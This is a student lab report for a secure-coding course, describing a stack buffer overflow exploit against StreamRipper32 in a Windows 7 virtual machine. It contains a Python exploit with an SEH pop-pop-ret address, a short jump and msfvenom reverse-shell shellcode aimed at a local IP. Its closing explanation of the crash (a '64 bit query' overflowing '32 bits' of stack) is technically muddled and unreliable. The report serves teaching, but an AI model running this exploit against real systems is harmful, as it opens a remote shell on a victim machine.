


Secure Coding (CSE 2010)

LAB Experiment: 7

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19BCN7092

- Download vull zip file from teams and
- Deployment of windows 7 virtual machine was done by using Oracle's VirtualBox, and the windows 7 Ultimate 64-bit ISO file was downloaded from getintopc.com
- Download and install python 2.7.* or 3.5.



```
Python 2.7.18 Shell
File Edit Shell Debug Options Window Help
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> |
```

- Run the programme to run the payload

```

exploit.py - C:\Users\Shafiq Ahmed\Desktop\27.03.2021\27.03.2021\VullIn\exploit.py (2.7.18)
File Edit Format Run Options Window Help
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
Address=01015AF4
Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READWRITE} [NetworkInvento:
"""


pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b ""
"""
shellcode = ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"

```

- Install Vuln_Program_Stream.exe and Run the same



Testing for vulnerability by copy pasting generated payloads in different fields

Broadcast Parameters

URL (http://ip:port)

Current MP3

Title:

Bytes Read:

Output

Max KB To Rip

Destination:

..

[More Options](#)

Relay Port

[Connect To Relay](#)

Control

[Start Rip](#)[Stop Rip](#)[Exit](#)[Hide To Systray](#)

Station/Song Matching

☐ Enable[Add](#)[Delete](#)

Stream Name

Pattern

SHOUTcast.com Directory

Genre:

[Refresh List](#)



Search Text

[Search](#)

Description

Bitrate

Track Info



Summary

The above application StreamRipper32 was crashed was built around the 32 bit architecture and can only handle 32 bit queries and files, when the exploit payload is placed in the search text textfield query which was a 64 bit query and search button is pressed, it causes the application to crash. Perhaps the textfield input which was entered exceeded the 32 bits of stack memory allotted to that search query field during compile time